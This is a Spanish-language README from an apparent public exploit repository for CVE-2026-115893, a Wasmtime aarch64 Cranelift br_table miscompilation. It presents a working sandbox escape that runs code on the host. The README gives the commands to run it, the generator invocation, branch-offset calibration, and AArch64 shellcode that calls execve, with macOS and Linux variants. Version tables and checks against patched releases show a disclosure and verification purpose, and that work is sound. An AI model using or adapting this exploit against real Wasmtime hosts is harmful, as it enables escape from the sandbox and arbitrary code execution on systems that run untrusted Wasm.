 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: exploit público de escape de sandbox en Wasmtime aarch64 Cranelift br_table, PoV, notas de calibración y evidencia de verificación.

Un exploit funcional de escape completo del sandbox, prueba de vulnerabilidad y paquete de verificación para CVE-2026-115893 — la miscompilación br_table de Cranelift en aarch64 en Wasmtime.
CVE-2026-115893 es un error de flujo de control del compilador en el backend Cranelift de aarch64 de Wasmtime. Un br_table de Wasm con suficientes objetivos produce un JTSequence cuya rama B.cond por defecto tiene un desplazamiento fuera del rango de codificación de la rama condicional. El offset se desborda, por lo que un módulo Wasm válido puede saltar a un offset influido por el usuario dentro del código JIT.
Este repositorio demuestra un escape completo:
/usr/bin/touch y crea /tmp/wt-pwn fuera del guest.El módulo no tiene importaciones y no usa WASI. Esto es ejecución de código en el host con los privilegios del proceso de Wasmtime, no automáticamente root.
Esto no es CVE-2026-115889. Ese es un error separado de desbordamiento de índice en Cranelift cuyo impacto reproducido es un panic/DoS del compilador.
| Rango de versiones | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | Vulnerable | Vulnerable |
36.0.19 | Corregido | Corregido |
37.0.0–42.x | Vulnerable | Vulnerable |
43.0.0–48.0.6 | Corregido | Vulnerable en aarch64 |
48.0.7 | Corregido | Corregido |
49.0.0–49.0.3 | Corregido | Vulnerable hasta 49.0.4 |
49.0.4+ | Corregido | Corregido |
Para este CVE, use una versión corregida dedicada: 49.0.4, 48.0.7 o 36.0.19.
| Entorno | Wasmtime | Resultado |
|---|---|---|
| macOS 26.7.1 arm64, nativo | 49.0.3 | PASS 5/5: rc=0, marcador creado |
| Contenedor Linux arm64 | 49.0.3 | PASS 3/3: rc=0, marcador creado |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1, sin marcador |
| Contenedor Linux arm64 | 49.0.4 | REJECT 3/3: rc=1, sin marcador |
| macOS arm64 | 49.0.3 | Control de 65.520 objetivos: sin marcador |
| macOS arm64 | 49.0.4 | Control de 65.520 objetivos: sin marcador |
El exploit es determinista en la compilación probada. No es ciego a la versión; distintas compilaciones de Wasmtime pueden necesitar reajustes.

Figura 1. Contenedor Linux arm64, Wasmtime 49.0.3. El proceso sale con 0 después de que el payload cree /tmp/wt-pwn fuera del guest.


Figura 2. Wasmtime 49.0.4 rechaza un br_table genérico de 100.000 objetivos en el límite de implementación de 65.520 objetivos. Este módulo genérico no es el módulo del exploit; ilustra el límite corregido.
objdump para la inspección de objetivos de rama;Binarios de la versión y SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Nombres de tarball:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
Hashes de módulos:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
Ejecución manual:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
No se produce stdout ni stderr; execve reemplaza el proceso de Wasmtime. El payload crea únicamente /tmp/wt-pwn.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
Ejemplo de contenedor:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
La ejecución fija de Linux rechaza 524.252 objetivos.
Misma carga útil con 65.520 objetivos:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Esperado: rc=0, sin marcador. Las constantes v128 y el shellcode por sí solos no crean el archivo; se requiere la tabla de gran tamaño.
Cambiar el recuento objetivo fuera del pool (n=524254) hace que la rama aterrice
en 0x4c, provoca un fallo y no crea ningún marcador.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc nunca se llama. Sus constantes v128 se compilan en un pool de literales ejecutable .text. Los bytes son shellcode de AArch64.
Para la compilación de macOS probada con n=524255:
f comienza cerca de 0xa0;JTSequence está en b4/b8;b.hs es 0x50, el primer byte del pool;pwn llama a f con el selector que toma la rama por defecto.El pool se ejecuta:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
La variante de Linux usa svc #0 y el número de syscall execve de Linux. Su
recuento objetivo es 524,252 porque el prólogo sin PAC coloca el pool en 0x40.






